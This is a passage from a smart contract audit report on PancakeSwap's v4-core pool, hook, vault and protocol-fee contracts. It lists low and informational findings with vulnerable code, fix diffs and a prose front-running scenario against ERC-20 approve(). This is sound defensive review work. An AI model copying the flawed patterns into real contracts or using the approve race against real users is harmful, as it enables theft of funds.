    self.reserveOfBin[activeId] = binReserves.add(amountIn); // @audit: same issue
    ...
}
```

Consider adding a limit to ensure that bin liquidity can't overflow.

```
. // (2^256 - 1) / (2 * log(2**128) / log(1.0001))
++ uint256 internal constant MAX_LIQUIDITY_PER_BIN =
        6525174311671967301096562554024465319161992301438598537960038410313473 7;

 function getSharesAndEffectiveAmountsIn(bytes32 binReserves, bytes32 amountsIn,
uint256 price, uint256 totalSupply)
        internal
        pure
        returns (uint256 shares, bytes32 effectiveAmountsIn)
    {
        (uint256 x, uint256 y) = amountsIn.decode();

        uint256 userLiquidity = getLiquidity(x, y, price);
        if (userLiquidity == 0) return (0, 0);

        uint256 binLiquidity = getLiquidity(binReserves, price);
        if (binLiquidity == 0 || totalSupply == 0) return (userLiquidity.sqrt(),
amountsIn);

        shares = userLiquidity.mulDivRoundDown(totalSupply, binLiquidity);
        uint256 effectiveLiquidity = shares.mulDivRoundUp(binLiquidity, totalSupply);

        if (userLiquidity > effectiveLiquidity) {
            uint256 deltaLiquidity = userLiquidity - effectiveLiquidity;

            // The other way might be more efficient, but as y is the quote asset, it
is more valuable
            if (deltaLiquidity >= Constants.SCALE) {
                uint256 deltaY = deltaLiquidity >> Constants.SCALE_OFFSET;
                deltaY = deltaY > y ? y : deltaY;

                y -= deltaY;
                deltaLiquidity -= deltaY << Constants.SCALE_OFFSET;
            }

            if (deltaLiquidity >= price) {
                uint256 deltaX = deltaLiquidity / price;
                deltaX = deltaX > x ? x : deltaX;

                x -= deltaX;
            }
```

```
            amountsIn = uint128(x).encode(uint128(y));
        }

++       if (getLiquidity(binReserves.add(amountsIn), price) >
Constants.MAX_LIQUIDITY_PER_BIN) {
++           revert BinHelper__MaxLiquidityPerBinExceeded();
++       }

        return (shares, amountsIn);
    }
```

BinHelper::getAmountsIn() and BinHelper::getAmountsOut() - Note: see TraderJoe V2's fix for their fn BinHelper::getAmounts():

```
function getAmountsOut(
    bytes32 binReserves,
    uint24 fee,
    uint16 binStep,
    bool swapForY, // swap `swapForY` and `activeId` to avoid stack too deep
    uint24 activeId,
    bytes32 amountsInLeft
    ) internal pure returns (bytes32 amountsInWithFees, bytes32 amountsOutOfBin,
bytes32 totalFees) {

    -- SNIP --
    (amountsInWithFees, amountsOutOfBin, totalFees) = swapForY
        ? (amountIn128.encodeFirst(), amountOut128.encodeSecond(),
fee128.encodeFirst())
        : (amountIn128.encodeSecond(), amountOut128.encodeFirst(),
fee128.encodeSecond());

++    if (
++        getLiquidity(binReserves.add(amountsInWithFees).sub(amountsOutOfBin),
price)
++            > Constants.MAX_LIQUIDITY_PER_BIN
++    ) {
++        revert BinHelper__MaxLiquidityPerBinExceeded();
++    }


function getAmountsIn(
        bytes32 binReserves,
        uint24 fee,
        uint16 binStep,
        bool swapForY,
        uint24 activeId,
        bytes32 amountsOutLeft
    ) internal pure returns (bytes32 amountsInWithFees, bytes32 amountsOutOfBin,
bytes32 totalFees) {

    -- SNIP --
    (amountsInWithFees, amountsOutOfBin, totalFees) = swapForY
        ? (amountIn.encodeFirst(), amountOutOfBin.encodeSecond(),
feeAmount.encodeFirst())
```

```
        : (amountIn.encodeSecond(), amountOutOfBin.encodeFirst(),
feeAmount.encodeSecond());

++    if (
++        getLiquidity(binReserves.add(amountsInWithFees).sub(amountsOutOfBin),
price)
++            > Constants.MAX_LIQUIDITY_PER_BIN
++    ) {
++        revert BinHelper__MaxLiquidityPerBinExceeded();
++    }
```

_FETCHPROTOCOLFEE HAS A WEAK GAS-GRIEFING PROTECTION

SEVERITY: Low

PATH:

src/ProtocolFees.sol:L45-L68

REMEDIATION:

To address this, the code within the _fetchProtocolFee() function should verify that the returndatasize does not surpass 32 bytes after executing an external call. It should avoid copying data into memory if the limit is exceeded.

STATUS: Fixed

DESCRIPTION:

The **_fetchProtocolFee()** function in **ProtocolFees** incorporates gas-griefing protection by verifying if the size of the returned data exceeds **32** bytes following the external call to **protocolFeeController**:

```
(bool _success, bytes memory _data) =
address(protocolFeeController).call{gas: controllerGasLimit}(
    abi.encodeCall(IProtocolFeeController.protocolFeeForPool, (key))
);
// Ensure that the return data fits within a word
if (!_success || _data.length > 32) return (false, 0);
```

However, this protective measure doesn't function as intended and fails to prevent gas-griefing attacks when **protocolFeeController** returns a substantial amount of data. Since the Solidity code snippet provided copies the returned data into memory first. Once the data is in memory, it then checks if the length exceeds **32** bytes.

```
function _fetchProtocolFee(PoolKey memory key) internal returns (bool
success, uint24 protocolFee) {
    if (address(protocolFeeController) != address(0)) {
        // note that EIP-150 mandates that calls requesting more than
63/64ths of remaining gas
        // will be allotted no more than this amount, so controllerGasLimit
must be set with this
        // in mind.
        if (gasleft() < controllerGasLimit) revert
ProtocolFeeCannotBeFetched();

        (bool _success, bytes memory _data) =
address(protocolFeeController).call{gas: controllerGasLimit}(
            abi.encodeCall(IProtocolFeeController.protocolFeeForPool, (key))
        );
        // Ensure that the return data fits within a word
        if (!_success || _data.length > 32) return (false, 0);

        uint256 returnData;
        assembly ("memory-safe") {
            returnData := mload(add(_data, 0x20))
        }

        // Ensure return data does not overflow a uint24 and that the
underlying fees are within bounds.
        (success, protocolFee) = (returnData == uint24(returnData)) &&
uint24(returnData).validate()
            ? (true, uint24(returnData))
            : (false, 0);
    }
}
```

IT'S NOT POSSIBLE TO USE OVERRIDDEN LP FEES DURING MINTING

SEVERITY: Low

PATH:

src/pool-bin/BinPoolManager.sol:L183-L224

REMEDIATION:

Add the ability to use overridden LP fees during minting when swaps are involved.

STATUS: Fixed

DESCRIPTION:

In the **swap()** function of **BinPoolManager**, the **beforeSwap** hook has the ability to override the value of **lpFee** (lines 144 and 145).

```
(int128 amountToSwap, BeforeSwapDelta beforeSwapDelta, uint24 lpFeeOverride)
=
    BinHooks.beforeSwap(key, swapForY, amountSpecified, hookData);
```

Later, the value of **lpFeeOverride** is utilized within the **swap()** function of **BinPool** (lines 126-128).

```
uint24 lpFee = params.lpFeeOverride.isOverride()
    ?
params.lpFeeOverride.removeOverrideAndValidate(LPFeeLibrary.TEN_PERCENT_FEE)
    : slot0Cache.lpFee;
```

LP minting for the active Bin might entail implicit swapping if the liquidity is provided in a different ratio (lines 429-445 of **BinPool**).

```
// Fees happens when user try to add liquidity in active bin but with different ratio of (x, y)
/// eg. current bin is 40/60 (a,b) but user tries to add liquidity with 50/50 ratio
bytes32 fees;
(fees, feeForProtocol) =
    binReserves.getCompositionFees(slot0Cache.protocolFee, slot0Cache.lpFee, amountsIn, supply, shares);
compositionFee = fees;
if (fees != 0) {
    {
        uint256 userLiquidity = amountsIn.sub(fees).getLiquidity(price);
        uint256 binLiquidity = binReserves.getLiquidity(price);
        shares = userLiquidity.mulDivRoundDown(supply, binLiquidity);
    }

    if (feeForProtocol != 0) {
        amountsInToBin = amountsInToBin.sub(feeForProtocol);
    }
}
```

In this case, it's not possible to use overridden LP fees from a hook; it always defaults to using **slot0Cache.lpFee** instead.

```
function mint(PoolKey memory key, IBinPoolManager.MintParams calldata
params, bytes calldata hookData)
    external
    override
    whenNotPaused
    returns (BalanceDelta delta, BinPool.MintArrays memory mintArray)
{
    PoolId id = key.toId();
    BinPool.State storage pool = pools[id];
    pool.checkPoolInitialized();

    BinHooks.beforeMint(key, params, hookData);

    bytes32 feeForProtocol;
    bytes32 compositionFee;
    (delta, feeForProtocol, mintArray, compositionFee) = pool.mint(
        BinPool.MintParams({
            to: msg.sender,
            liquidityConfigs: params.liquidityConfigs,
            amountIn: params.amountIn,
            binStep: key.parameters.getBinStep(),
            salt: params.salt
        })
    );

    unchecked {
        if (feeForProtocol > 0) {
            protocolFeesAccrued[key.currency0] += feeForProtocol.decodeX();
            protocolFeesAccrued[key.currency1] += feeForProtocol.decodeY();
        }
    }

     /// @notice Make sure the first event is noted, so that later events
from afterHook won't get mixed up with this one
    emit Mint(id, msg.sender, mintArray.ids, params.salt, mintArray.amounts,
compositionFee, feeForProtocol);

    BalanceDelta hookDelta;
    (delta, hookDelta) = BinHooks.afterMint(key, params, delta, hookData);

    if (hookDelta != BalanceDeltaLibrary.ZERO_DELTA) {
        vault.accountAppBalanceDelta(key, hookDelta, address(key.hooks));
    }
    vault.accountAppBalanceDelta(key, delta, msg.sender);
}
```

EVENT EMMITED IN THE SWAP FUNCTION MAY CONTAIN INCORRECT DATA

SEVERITY: Low

REMEDIATION:

Set event after hook call or add another event after hook call.

STATUS: Acknowledged

DESCRIPTION:

The **Swap()** function in the **CLPoolManager** and **BinPoolManager** smart contract emits an event containing information about delta. However, this event is emitted before the hook's afterswap function is called, which is designed to modify delta. If a hook with afterswap is implemented, the event will emit incorrect values for delta. The same issue exists with the **Mint**, **Burn**, and **ModifyLiquidity** events.

```
    emit Swap(
            id,
            msg.sender,
            delta.amount0(),
            delta.amount1(),
            state.sqrtPriceX96,
            state.liquidity,
            state.tick,
            state.swapFee,
            state.protocolFee
        );

    BalanceDelta hookDelta;
      (delta, hookDelta) = CLHooks.afterSwap(key, params, delta, hookData,
beforeSwapDelta);

    if (hookDelta != BalanceDeltaLibrary.ZERO_DELTA) {
        vault.accountAppBalanceDelta(key, hookDelta, address(key.hooks));
    }

    /// @dev delta already includes protocol fee
    /// all tokens go into the vault
    vault.accountAppBalanceDelta(key, delta, msg.sender);
}
```

RACE CONDITION ON VAULTTOKEN APPROVAL

SEVERITY: Low

REMEDIATION:

Consider adding increase/decrease allowance functions.

STATUS: Acknowledged

DESCRIPTION:

The **VaultToken** is susceptible to an ERC-20 race condition issue related to token approval.

Let's consider a scenario where Alice has approved Eve to spend n of her Vault tokens, but later she decides to change Eve's approval to m tokens. Alice submits a function call to approve with the value n for Eve. Eve runs an Ethereum node, so she knows that Alice is going to change her approval to **m**.

Eve then submits a **transferFrom** request, sending **n** of Alice's tokens to herself, but gives it a much higher gas price than Alice's transaction. The **transferFrom** executes first so gives Eve **n** tokens and sets Eve's approval to zero. Then Alice's transaction executes and sets Eve's approval to **m**. Eve then sends those **m** tokens to herself, resulting in Eve receiving **n + m**. tokens. Even though she should have received at most **max(n,m)**.

```
function approve(address spender, Currency currency, uint256 amount) public
virtual returns (bool) {
    allowance[msg.sender][spender][currency] = amount;

    emit Approval(msg.sender, spender, currency, amount);

    return true;
}
```

BEFOREREMOVELIQUIDITY AND AFTERREMOVELIQUIDITY HOOKS MAY GET INCORRECTLY CALLED WHICH MAY UNNECESSARILY INCREASE GAS COST

SEVERITY: Low

PATH:

v4-core/pool-cl/libraries/CLHooks.sol#L69-L82

v4-core/pool-cl/libraries/CLHooks.sol#L84-L123

REMEDIATION:

Consider adjusting the code to call the beforeRemoveLiquidity hook only when params.liquidityDelta < 0 (line 78 inside v4-core/pool-cl/libraries/CLHooks.sol):

} else if (params.liquidityDelta < 0 && key.parameters.shouldCall(HOOKS_BEFORE_REMOVE_LIQUIDITY_OFFSET, hooks))

Also consider adjusting the code to call the afterRemoveLiquidity hook only when liquidity was removed. To do so consider changing line 108 inside v4-core/pool-cl/libraries/CLHooks.sol):

} else if (params.liquidityDelta < 0) {

STATUS: Acknowledged, see commentary

DESCRIPTION:

If **params.liquidityDelta** would be 0, the function **CLHooks::beforeModifyLiquidity()** (v4-core/pool-cl/libraries/CLHooks.sol line 78-80) would still call the **ICLHooks::beforeRemoveLiquidity** hook.

This may unnecessarily increase gas cost due to the call invoked in this case inside **Hooks::callHook()** (v4-core/libraries/Hooks.sol line 79).

The same issue exists in **CLHooks::afterModifyLiquidity()** where the **ICLHooks.afterRemoveLiquidity** hook may get called unnecessarily (line 114 in v4-core/libarires/Hooks.sol) via **Hooks::callHookWithReturnDelta()**.

```
function beforeModifyLiquidity(
    PoolKey memory key,
    ICLPoolManager.ModifyLiquidityParams memory params,
    bytes calldata hookData
) internal {
    ICLHooks hooks = ICLHooks(address(key.hooks));

    if (params.liquidityDelta > 0 &&
key.parameters.shouldCall(HOOKS_BEFORE_ADD_LIQUIDITY_OFFSET, hooks)) {
        Hooks.callHook(hooks, abi.encodeCall(ICLHooks.beforeAddLiquidity,
(msg.sender, key, params, hookData)));
    } else if (params.liquidityDelta <= 0 &&
key.parameters.shouldCall(HOOKS_BEFORE_REMOVE_LIQUIDITY_OFFSET, hooks))
    {
        Hooks.callHook(hooks, abi.encodeCall(ICLHooks.beforeRemoveLiquidity,
(msg.sender, key, params, hookData)));
    }
}
```

```
function afterModifyLiquidity(
    PoolKey memory key,
    ICLPoolManager.ModifyLiquidityParams memory params,
    BalanceDelta delta,
    BalanceDelta feesAccrued,
    bytes calldata hookData
) internal returns (BalanceDelta callerDelta, BalanceDelta hookDelta) {
    ICLHooks hooks = ICLHooks(address(key.hooks));
    callerDelta = delta;

    if (params.liquidityDelta > 0) {
        if (key.parameters.shouldCall(HOOKS_AFTER_ADD_LIQUIDITY_OFFSET, hooks)) {
            hookDelta = BalanceDelta.wrap(
                Hooks.callHookWithReturnDelta(
                    hooks,
                    abi.encodeCall(
                        ICLHooks.afterAddLiquidity, (msg.sender, key, params, delta,
feesAccrued, hookData)
                    ),

key.parameters.hasOffsetEnabled(HOOKS_AFTER_ADD_LIQUIDIY_RETURNS_DELTA_OFFSET)
                )
            );

            callerDelta = callerDelta - hookDelta;
        }
    } else {
        if (key.parameters.shouldCall(HOOKS_AFTER_REMOVE_LIQUIDITY_OFFSET, hooks)) {
            hookDelta = BalanceDelta.wrap(
                Hooks.callHookWithReturnDelta(
                    hooks,
                    abi.encodeCall(
                        ICLHooks.afterRemoveLiquidity, (msg.sender, key, params,
delta, feesAccrued, hookData)
                    ),

key.parameters.hasOffsetEnabled(HOOKS_AFTER_REMOVE_LIQUIDIY_RETURNS_DELTA_OFFSET)
                )
            );

            callerDelta = callerDelta - hookDelta;
        }
    }
}
```

Commentary from the client:

“ - This is expected behaviour.”

VAULT CAN'T UNREGISTER AN APP

SEVERITY: Low

PATH:

v4-core/Vault.sol#L40-L44

REMEDIATION:

Consider implementing a mechanism to unregister an app in the Vault contract.

STATUS: Acknowledged, see commentary

DESCRIPTION:

If an app should be exploitable in any way, governance might want to have an option to unregister this app from the vault. However currently it's not possible to unregister an app.

```
function registerApp(address app) external override onlyOwner {
    isAppRegistered[app] = true;

    emit AppRegistered(app);
}
```

Commentary from the client:

" - This is expected behaviour, if we can register, it means we have the ability to prevent user from removing liquidity. If theres an exploit, we can pause the pool manager."

SINGLE-STEP OWNERSHIP CHANGE INTRODUCES RISKS

SEVERITY: Informational

PATH:

v4-core/base/Ownable.sol

REMEDIATION:

Implement a two-step process where the new owner must explicitly accept the ownership transfer, ensuring that only willing and intended parties gain control.

STATUS: Fixed

DESCRIPTION:

The **Ownable.sol** contract implemented in the project provides basic access control through single-step ownership transfers, where ownership is immediately transferred to a new address. While this is a common pattern, it introduces certain security risks. These risks arise because the new owner immediately assumes control without any validation, confirmation, or safeguard measures, potentially exposing the contract to accidental or malicious takeovers.
If the wrong address is provided, the contract could become permanently inaccessible or controlled by an unintended party.

```
function transferOwnership(address newOwner) public virtual onlyOwner {
    if (newOwner == address(0)) {
        revert();
    }
    _transferOwnership(newOwner);
}

function _transferOwnership(address newOwner) internal virtual {
    address oldOwner = _owner;
    _owner = newOwner;
    emit OwnershipTransferred(oldOwner, newOwner);
}
```

BINPOOLMANAGER::DONATE() INCORRECTLY REVERTS IF CURRENTBINSHARE IS EQUAL TO MIN_BIN_SHARE_FOR_DONATE

SEVERITY: Informational

PATH:

v4-core/src/pool-bin/BinPoolManager.sol#L287-L289

REMEDIATION:

Consider adjusting the comparison operator to <:

```
if (currentBinShare < MIN_BIN_SHARE_FOR_DONATE) {
```

STATUS: Fixed

DESCRIPTION:

Inside **BinPoolManager::donate()** if **currentBinShare** is equal to **MIN_BIN_SHARE_FOR_DONATE** a revert is triggered incorrectly.

```
        if (currentBinShare <= MIN_BIN_SHARE_FOR_DONATE) {
            revert InsufficientBinShareForDonate(currentBinShare);
        }
```

INCONSISTENT NAMING FOR NON-CONSTANT/IMMUTABLE PARAMETERS

SEVERITY: Informational

PATH:

v4-core/pool-bin/BinPoolManager.sol

REMEDIATION:

Follow Solidity's best practices by using camelCase for variables that are neither constant nor immutable. For example:

- maxBinStep instead of MAX_BIN_STEP
- minBinShareForDonate instead of MIN_BIN_SHARE_FOR_DONATE

STATUS: Fixed

DESCRIPTION:

In the **BinPoolManager** contract, **MAX_BIN_STEP** and **MIN_BIN_SHARE_FOR_DONATE** variables are written in uppercase, which typically signals that these variables are either **constant** or **immutable**. However, in this case, they are neither.

Using uppercase for non-constant variables goes against common Solidity coding standards and are confusing.

```
    uint16 public override MAX_BIN_STEP = 100;

    uint256 public override MIN_BIN_SHARE_FOR_DONATE = 2 ** 128;
```

CODE DOCUMENTATION INCONSISTENCIES IN CLPOOL LIBRARY

SEVERITY: Informational

PATH:

v4-core/pool-cl/libraries/CLPool.sol#L235-L241

REMEDIATION:

Update the comments as well, like e.g.

/// @dev If amountSpecified is the output and the swap fee is 100% or greater,
/// then the transaction will revert. In the case of exact input, the transaction
/// can proceed even with a swap fee of 100% or more.

STATUS: Fixed

DESCRIPTION:

The code in the CLPool library has been changed, but the documentation has not been updated accordingly. As a result, the documentation is now incorrect and does not reflect the current functionality of the code.

```
        /// @dev If amountSpecified is the output, also given amountSpecified cant be
0,
        /// then the tx will always revert if the swap fee is 100%
-       if (!exactInput && (state.swapFee == LPFeeLibrary.ONE_HUNDRED_PERCENT_FEE)) {
-           revert InvalidFeeForExactOut();
+       if (state.swapFee >= LPFeeLibrary.ONE_HUNDRED_PERCENT_FEE) {
+           if (!exactInput) {
+               revert InvalidFeeForExactOut();
+           }
        }
```

REDUNDANT IMPORTS

SEVERITY: Informational

PATH:

v4-core/src/pool-bin/BinPoolManager.sol#L24,

v4-core/src/pool-bin/BinPoolManagerOwner.sol#L5,

v4-core/src/pool-cl/CLPoolManagerOwner.sol#L5,

v4-core/src/pool-cl/CLPoolManager.sol#L3

REMEDIATION:

Remove unused imports.

STATUS: Fixed

DESCRIPTION:

These contracts import the following contracts but do not use them.

- ICLHooks.sol
- Currency.sol
- IBinHooks.sol

```
import "./interfaces/IBinHooks.sol";
```

```
import {Currency} from "../types/Currency.sol";
```

```
import {Currency} from "../types/Currency.sol";
```

```
import "./interfaces/ICLHooks.sol";
```

USE UNCHECKED WHEN IT IS SAFE

SEVERITY: Informational

PATH:

v4-core/pool-bin/libraries/BinHelper.sol#L89,97

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

In Solidity (**^0.8.0**), adding the **unchecked** keyword around arithmetic operations can reduce gas usage where underflow or overflow is impossible due to preceding checks. In the **getSharesAndEffectiveAmountsIn()** function of the **BinHelper** library, can be optimized for better performance and clarity by using **unchecked** arithmetic for safe performance gains.

```
// The other way might be more efficient, but as y is the quote asset, it is more
valuable
            if (deltaLiquidity >= Constants.SCALE) {
                uint256 deltaY = deltaLiquidity >> Constants.SCALE_OFFSET;
                deltaY = deltaY > y ? y : deltaY;

                y -= deltaY;

                deltaLiquidity -= deltaY << Constants.SCALE_OFFSET;
            }

            if (deltaLiquidity >= price) {
                uint256 deltaX = deltaLiquidity / price;
                deltaX = deltaX > x ? x : deltaX;

                x -= deltaX;
            }
```

Using unchecked in the arithmetic operation improves gas efficiency since the greater-than condition ensures that no underflow can occur.

```
// The other way might be more efficient, but as y is the quote asset, it is
more valuable
            if (deltaLiquidity >= Constants.SCALE) {
                uint256 deltaY = deltaLiquidity >> Constants.SCALE_OFFSET;
                deltaY = deltaY > y ? y : deltaY;
+               unchecked {
                y -= deltaY;
+               }
                deltaLiquidity -= deltaY << Constants.SCALE_OFFSET;
            }

            if (deltaLiquidity >= price) {
                uint256 deltaX = deltaLiquidity / price;
                deltaX = deltaX > x ? x : deltaX;
+               unchecked {
                x -= deltaX;
+               }
            }
```

MISSING NATSPEC IN THE HOOKS LIBRARY

SEVERITY: Informational

PATH:

v4-core/libraries/Hooks.sol#L11-L13

REMEDIATION:

Consider adding the missing natspec to the library:

```
+ /**
+  * @title Hooks library
+  * @notice This library provides functions to interact with hooks
+  */
library Hooks {
```

STATUS: Fixed

DESCRIPTION:

The library Hooks inside v4-core/libraries/Hooks.sol is missing its natspec.

```
import {CustomRevert} from "./CustomRevert.sol";

library Hooks {
```

TYPOGRAPHICAL ERRORS

SEVERITY: Informational

REMEDIATION:

Consider fixing all typos before deployment.

STATUS: Fixed

DESCRIPTION:

1. infinity-core/src/ProtocolFeeController.sol

- In the error message **InvalidProtocolFeeSplitRatio()**;, the word "**Invalid**" is misspelled as "**Invliad**".

```
error InvliadProtocolFeeSplitRatio();
```

- In the natspec comment to the **setProtocolFee()** function, the word "**protocol**" is misspelled as "**protcool**".

```
/// @notice Override the default protcool fee for the pool
```

2. infinity-core/src/pool-cl/libraries/CLPool.sol

- In the comment above the **PoolAlreadyInitialized()** error; the word "**initialize**" is misspelled as "**initalize**".

```
/// @notice Thrown when trying to initalize an already initialized pool
```

CONSTANT VARIABLES SHOULD BE MARKED AS PRIVATE

SEVERITY: Informational

PATH:

core/src/ProtocolFeeController.sol#L25

REMEDIATION:

The mentioned variables should be marked as private instead of public.

STATUS: Fixed

DESCRIPTION:

In the following locations, there are constant variables that are declared **public**. However, setting these constants to **private** will save deployment gas. This is because the compiler won't have to create non-payable getter functions for deployment calldata, won't need to store the bytes of the value outside of where it's used, and won't add another entry to the method ID table. If necessary, the values can still be read from the verified contract source code:

```
uint256 public constant ONE_HUNDRED_PERCENT_RATIO = 1e6;
```

CALL TO PROTOCOL FEE CONTROLLER COULD BE STATIC

SEVERITY: Informational

PATH:

ProtocolFees.sol:_fetchProtocolFee#L46-L78

REMEDIATION:

The low-level call should be done using staticcall to adhere to the interface and to ensure no state-changes can be made in custom implementations of the protocol fee controller.

STATUS: Fixed

DESCRIPTION:

The abstract contract **ProtocolFees** uses the **ProtocolFeeController** contract to calculate the fees for a given pool key. It does this using an external call.

Even though protocol fee controller address is configurable (although it is assumed to be **ProtocolFeeController.sol** in the repository), the function to-be-called is hardcoded to be **IProtocolFeeController.protocolFeeForPool**, which is a view function in both the interface and the contract.

However, a low-level **call** is used in assembly instead of **staticcall**.

```
    function _fetchProtocolFee(PoolKey memory key) internal returns (uint24
protocolFee) {
        if (address(protocolFeeController) != address(0)) {
            address targetProtocolFeeController = address(protocolFeeController);
            bytes memory data =
abi.encodeCall(IProtocolFeeController.protocolFeeForPool, (key));

            bool success;
            uint256 returnData;
            assembly ("memory-safe") {
                // only load the first 32 bytes of the return data to prevent gas
griefing
                success := call(gas(), targetProtocolFeeController, 0, add(data,
0x20), mload(data), 0, 32)

                // load the return data
                returnData := mload(0)

                // success if return data size is also 32 bytes
                success := and(success, eq(returndatasize(), 32))
            }

            // revert if call fails or return size is not 32 bytes
            if (!success) {
                CustomRevert.bubbleUpAndRevertWith(
                    targetProtocolFeeController, bytes4(data),
ProtocolFeeCannotBeFetched.selector
                );
            }

            if (returnData == uint24(returnData) && uint24(returnData).validate()) {
                protocolFee = uint24(returnData);
            } else {
                // revert if return value overflow a uint24 or greater than max
protocol fee
                revert ProtocolFeeTooLarge(uint24(returnData));
            }
        }
    }
```

INACCURATE EVENT DATA WHEN COLLECTING FEE-ON-TRANSFER TOKENS

SEVERITY: Informational

PATH:

src/ProtocolFeeController.sol

REMEDIATION:

Consider returning the difference in the balances before and after the transfer to get the exact fee amount.

STATUS: Fixed

DESCRIPTION:

The **collectProtocolFee** function is designed to collect protocol fees from the pool manager and can only be called by the contract owner:

```
    function collectProtocolFee(address recipient, Currency currency, uint256 amount)
external onlyOwner {
        IProtocolFees(poolManager).collectProtocolFees(recipient, currency, amount);

        emit ProtocolFeeCollected(currency, amount);
    }
```

The function calls **collectProtocolFees()** in the pool manager contract, which in turn transfers tokens from the **Vault** and returns the **amountCollected**:

```
    function collectProtocolFees(address recipient, Currency currency, uint256
amount)
        external
        override
        returns (uint256 amountCollected)
    {
        if (msg.sender != address(protocolFeeController)) revert InvalidCaller();

        amountCollected = (amount == 0) ? protocolFeesAccrued[currency] : amount;
        protocolFeesAccrued[currency] -= amountCollected;
        vault.collectFee(currency, amountCollected, recipient);
    }
```

```
    function collectFee(Currency currency, uint256 amount, address recipient)
external onlyRegisteredApp {
        // prevent transfer between the sync and settle balanceOfs (native settle
uses msg.value)
        (Currency syncedCurrency,) = VaultReserve.getVaultReserve();
        if (!currency.isNative() && syncedCurrency == currency) revert
FeeCurrencySynced();
        reservesOfApp[msg.sender][currency] -= amount;
        currency.transfer(recipient, amount);
    }
```

As a result, the **ProtocolFeeCollected** event may display an amount larger than what was truly collected, leading to inaccurate event data.

DISCREPANCY BETWEEN DOCUMENTATION AND PROTOCOLFEES IMPLEMENTATION

SEVERITY: Informational

PATH:

src/ProtocolFeeController.sol:setProtocolFee#L115-L120

REMEDIATION:

Consider updating the official documentation to align with the actual implementation.

STATUS: Fixed

DESCRIPTION:

According to natspec documentation and the source, the maximum value for **newProtocolFee** is 4000 which is equivalent to 0,4%.

```
    /// @param newProtocolFee 1000 = 0.1%, and max at 4000 = 0.4%. If set at
0.1%, this means 0.1% of amountIn for each swap will go to protocol
    function setProtocolFee(PoolKey memory key, uint24 newProtocolFee)
external onlyOwner {
        if (address(key.poolManager) != poolManager) revert
InvalidPoolManager();

        // no need to validate the protocol fee as it will be done in the
pool manager
        IProtocolFees(address(key.poolManager)).setProtocolFee(key,
newProtocolFee);
    }
```

```
    function setProtocolFee(PoolKey memory key, uint24 newProtocolFee) external
virtual {
        if (msg.sender != address(protocolFeeController)) revert InvalidCaller();
        if (!newProtocolFee.validate()) revert ProtocolFeeTooLarge(newProtocolFee);
        PoolId id = key.toId();
        _setProtocolFee(id, newProtocolFee);
        emit ProtocolFeeUpdated(id, newProtocolFee);
    }
```

```
uint24 internal constant FEE_0_THRESHOLD = 4001;
uint24 internal constant FEE_1_THRESHOLD = 4001 << 12;
```

```
function validate(uint24 self) internal pure returns (bool valid) {
        // Equivalent to: getZeroForOneFee(self) <= MAX_PROTOCOL_FEE &&
getOneForZeroFee(self) <= MAX_PROTOCOL_FEE
        assembly ("memory-safe") {
            let isZeroForOneFeeOk := lt(and(self, 0xfff), FEE_0_THRESHOLD)
            let isOneForZeroFeeOk := lt(and(self, 0xfff000), FEE_1_THRESHOLD)
            valid := and(isZeroForOneFeeOk, isOneForZeroFeeOk)
        }
    }
```

However, in documentation, the maximum protocol fee is **1000 (0.1%)** on token0 or token1, depending on swap direction. This discrepancy leads to an inconsistency between the documentation and the source code.


hexens
×
PancakeSwap